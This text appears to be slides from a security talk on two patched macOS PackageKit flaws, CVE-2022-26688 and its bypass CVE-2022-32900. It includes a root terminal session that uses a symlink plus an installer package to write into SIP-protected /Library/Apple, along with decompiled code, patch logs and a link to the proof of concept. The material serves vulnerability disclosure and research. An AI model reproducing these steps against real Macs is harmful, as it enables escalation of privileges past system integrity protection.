
Description: An issue in the handling of symlinks was addressed with improved validation.

**CVE-2022-26688:** Mickey Jin (@patch1t)

Entry added May 25, 2022

# CVE-2022-26688

## The test is also the exploit



A terminal window titled "test – bash – 159x42" running on macOS 12.0.1. The window shows a series of commands and their outputs, with several lines highlighted by a red box.

```
[sh-3.2# sw_vers
ProductName:    macOS
ProductVersion: 12.0.1
BuildVersion:   21A559
[sh-3.2# csrutil status
System Integrity Protection status: enabled.
[sh-3.2# ls -la0@ /Library/Apple/
total 0
drwxr-xr-x@ 5 root  wheel  restricted  160 Oct 17  2021 .
com.apple.rootless      0
drwxr-xr-x  63 root  wheel  sunlink    2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
[sh-3.2# mkdir -p /Library/Application\ Support/ResearchSoft/EndNote
[sh-3.2# ln -s /Library/Apple /Library/Application\ Support/ResearchSoft/EndNote/Plugins
[sh-3.2# installer -pkg /tmp/PagesEndNote.pkg -target /
installer: Package name is Pages EndNote Plug-in
installer: Installing at base path /
installer: The install was successful.
[sh-3.2# ls -la0@ /Library/Apple/
total 0
drwxr-xr-x   6 root  wheel  -          192 Aug  4 17:59 .
drwxr-xr-x  63 root  wheel  sunlink    2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  -          96 Aug  7  2021 PagesEndNote-v3.bundle
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
[sh-3.2# rm -rf /Library/Apple/PagesEndNote-v3.bundle
[sh-3.2# echo sipbypass > /Library/Apple/sipbypass
[sh-3.2# ls -la0@ /Library/Apple/
total 8
drwxr-xr-x   6 root  wheel  -          192 Aug  4 18:00 .
drwxr-xr-x  63 root  wheel  sunlink    2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
-rw-r--r--   1 root  wheel  -          10 Aug  4 18:00 sipbypass
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
sh-3.2#
```

# CVE-2022-26688

## What happened under the hood?

Filesystem Statistics ◊ ✎ shove (19736)

**Narrative**

shove (19736) performed rename on path stem/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoft  
shove (19736) performed rename on path /Library/Application Support/ResearchSoft/EndNote/Plugins  
shove (19736) performed rename on path stem/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoft  
shove (19736) performed rename on path /Library/Application Support/ResearchSoft/EndNote/Plugins  
shove (19736) performed rename on path /Library/Application Support/ResearchSoft/EndNote/Plugins

**Backtrace**

- 0 🏙 \_\_rename  
libsystem\_kernel.dylib
- 1 🏙 rename  
libsystem\_kernel.dylib
- 2 📦 -[PKCoreShove \_relinkFile:dest:sourceAttribs:destAttribs:]  
PackageKit
- 3 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 4 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 5 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 6 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 7 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 8 📦 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 9 📦 0x104e61387  
shove
- 10 🏙 start  
dyld

Spawned by **system\_installd** with the  
**CS\_INSTALLER** privilege

# CVE-2022-26688

## -[PKCoreShove \_relinkFile:dest:sourceAttribs:destAttribs:]

```
25  v70 = objc_msgSend(self, "_extendedAttributeDataForPath:andName:", src, CFSTR("com.apple.rootless"));
26  v67 = v8;
27  if...
28  if...
29  v17 = (const char *)objc_msgSend(src, "fileSystemRepresentation");
30  v18 = (const char *)objc_msgSend(dst_1, "fileSystemRepresentation");
31  v76 = rename(v17, v18);
32  if (!v76)
33  {
34    if...
35    v72 = *_error();
36    v33 = objc_msgSend(self, "_debugPathDescription:", src);
37    v34 = objc_msgSend(dst_1, "stringByDeletingLastPathComponent");
38    v35 = objc_msgSend(self, "_debugPathDescription:", v34);
39    v36 = objc_msgSend(
40      &OBJC_CLASS__NSString,
41      "stringWithFormat:",
42      CFSTR("Error relinking file (primary): %@ to %@", error = %d\nsrcPath = %@\ndstParentPath = %@"),
43      src,
44      dst_1,
45      (unsigned int)v72,
46      v33,
47      v35);
48 objc_msgSend(self, "logWithLevel:withMessage:", 2LL, v36);
49 objc_msgSend(
50  self,
51  "_reportShoveError:source:dest:shoveError:line:",
52  v72,
53  src,
54  dst_1,
55  CFSTR("PKCoreShoveErrorFailedToRename"),
56  &unk_7FF950759EF0);
57  v22 = v76;
58  objc_msgSend(self, "_propagateFileModification:flags:eaValue:", dst_1, v11, v70);
59 }
60 else
61 {
62   if...
63   *_error() = 0;
64   v22 = 0;
65   objc_msgSend(self, "_propagateFileModification:flags:eaValue:", dst_1, v11, v70);
66 }
67 return v22;
```

000310C6 -[PKCoreShove \_relinkFile:dest:sourceAttribs:destAttribs:]::31 (7FF91153C0C6)


# CVE-2022-26688

## -[PKCoreShove \_propagateFileModification:flags:eaValue:]

```
176     v37 = (const char *)objc_msgSend_0(v58, "fileSystemRepresentation");
177     if ( lchflags(v37, flags) )
178     {
179         v51 = *__error();
180         v38 = objc_msgSend_0(
181             &OBJC_CLASS__NSString,
182             "stringWithFormat:",
183             CFSTR("[src=%s] %@: unable to restore flags 0x%x (error %d)",
184             v34,
185             v58,
186             v36,
187             v51);
188     }
189     else
190     {
191         v60 = flags & (v59 | 0x80);
192         if ( (flags & 0x80000) == 0 || !v57 )
193     {
194         v40 = self;
195         if ( v55
196             && (flags & 0x80000) == 0
197             && objc_msgSend_0(self, "_extendedAttributeDataForPath:andName:", v58, CFSTR("com.apple.rootless")) )
198     {
199         v49 = (const char *)objc_msgSend_0(v58, "fileSystemRepresentation");
200         if ( removexattr(v49, "com.apple.rootless", 1) )
201     {
202         v52 = *__error();
203         v50 = objc_msgSend_0(
204             &OBJC_CLASS__NSString,
205             "stringWithFormat:",
206             CFSTR("[src=%s] %@: restored flags 0x%x and failed to clear storage class (error %d)",
207             v34,
208             v58,
209             v60,
210             v52);
211         objc_msgSend_0(self, "logWithLevel:withMessage:", 1LL, v50);
212         goto LABEL_75;
213     }
214     v39 = 0LL;
215     v38 = objc_msgSend_0(
216         &OBJC_CLASS__NSString,
217         "stringWithFormat:",
218         CFSTR("[src=%s] %@: restored flags 0x%x and cleared storage class"),
219         v34
220     );
221 }
```

# CVE-2022-26688

## Patch in macOS 12.3



```
2023-09-22 11:11:37+08 fuzz-mac system_installd[828]: PackageKit: Shoving /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/3C21190B-71EC-487C-839C-45B80DBD4E1D.activeSandbox/Root (1 items) to /
2023-09-22 11:11:37+08 fuzz-mac shove[1253]: [src=restricted,nounlink] /: unable to restore flags 0x80000 (error 30)
2023-09-22 11:11:37+08 fuzz-mac shove[1253]: [resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=/Library/Application Support/ResearchSoft/EndNote/Plugins resolved_dest=/Library/Apple
2023-09-22 11:11:37+08 fuzz-mac shove[1253]: [resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=/Library/Application Support/ResearchSoft/EndNote/Plugins resolved_dest=/Library/Apple
```

```
231     if ( (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles()
232         && (orig_dest_fd = (unsigned int)objc_msgSend(v79, "fileDescriptor"),
233             !rootless_check_trusted_fd(orig_dest_fd))
234         && (resolved_dest_fd = (unsigned int)objc_msgSend(v32, "fileDescriptor"),
235             rootless_check_trusted_fd(resolved_dest_fd)) )
236     {                                     // resolved_dest=trusted, orig_dest=not trusted
237         v98 = v301;
238         v158 = objc_msgSend(
239             &OBJC_CLASS__NSString,
240             "stringWithFormat:",
241             CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@")),
242             v301,
243             v276);
244         v159 = v32;
245         v160 = objc_retainAutoreleasedReturnValue(v158);
246         -[PKCoreShove logWithLevel:withMessage:](self, 1, v160);
247         dst_1 = v160;
248         v32 = v159;
249         objc_release(dst_1);
```

0002F030 -[PKCoreShove shoveOneLevel:dest:]

# CVE-2022-26688

## Patch in macOS 12.3

Filesystem Statistics ◊ shove (21737)

Thread      Narrative

-[PKCoreShove shoveOneLevel:dest:]...      shove (21737) performed unlink and deleted file at path /Library/Application Support/ResearchSoft/EndNote/Plugins

Backtrace

- 0 \_\_unlink  
libsystem\_kernel.dylib
- 1 unlink  
libsystem\_kernel.dylib
- 2 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 3 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 4 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 5 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 6 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 7 -[PKCoreShove shoveOneLevel:dest:]  
PackageKit
- 8 -[PKCoreShove shoveWithOptions:]  
PackageKit
- 0x10c30f3f8

```
588 v127 = (const char *)objc_msgSend(v126, "fileSystemRepresentation");
589 v300 = v126;
590 if ( unlink(v127) )
591 {
592     v128 = (unsigned int)*__error();
593     v129 = strerror(v128);
594     v130 = (void *)-[PKCoreShove _debugPathDescription:](self, v126);
595     v131 = objc_retainAutoreleasedReturnValue(v130);
596     v132 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", &cfstr_SourceDirDstFi, v126, v129, v131);
597     v133 = objc_retainAutoreleasedReturnValue(v132);
598     -[PKCoreShove logWithLevel:withMessage:](self, 2, v133);
599     objc_release(v133);
600     objc_release(v131);
601     src = v271;
602     v311 = v128;
603     ((void (__usercall *)(id@<rdi>, id@<rsi>, id))-[PKCoreShove _reportShoveErrorDomain:withCode:shoveError:sou
604         self,
605         *(id *)NSPOSIXErrorDomain,
606         &off_7FF947AEB958);
607     }
608     else
609     {
610         if ( (unsigned int)-[PKCoreShove _relinkFile:dest:](self, (__int64)v272, (__int64)v126) )
611         {
612             v311 = (unsigned int)*__error();
613         }
614     }
615 }
```

0002F6F9 -[PKCoreShove shoveOneLevel:dest:]::597 (7FF908E5C6F9)

# Bypass the patch!

## PackageKit

Available for: macOS Monterey

Impact: An app may be able to gain elevated privileges

Description: A logic issue was addressed with improved state management.

**CVE-2022-32900:** Mickey Jin (@patch1t)

# CVE-2022-32900

## Bypass Idea

Src: \$SandboxRepo/Root/**XXX/YYY/Apple**

Orig\_dst: /**XXX/YYY**

Resolved\_dst: /**Library**

Override: /**Library/Apple**

Symlink, **both of paths are unrestricted** (not trusted)

shove process follows the symlink and overrides the restricted/trusted **subpath**

# CVE-2022-32900

## Challenge & Solution

- Challenge: Find an Apple-signed PKG with the Payload contents:  
“\$SandboxRepo/Root/XXX/YYY/Apple”
- Solution: **Install to a mounted DMG volume**
  - Even though “**ls -laO**” shows it is restricted!
  - The **restricted file flags can't work in a disk image volume** due to the design.
  - **The install sandbox repository in a disk image volume are fully controlled!**

# CVE-2022-32900

## The exploit

- Code
  - <https://github.com/jhftss/POC/tree/main/CVE-2022-32900>
- Demo
  - <https://youtu.be/7lOzlgxEvaM>



macOSTraveler  
AccessUtility.dmg

tmp — bash — 104x33

/tmp — bash /tmp — bash

```
sh-3.2#
```

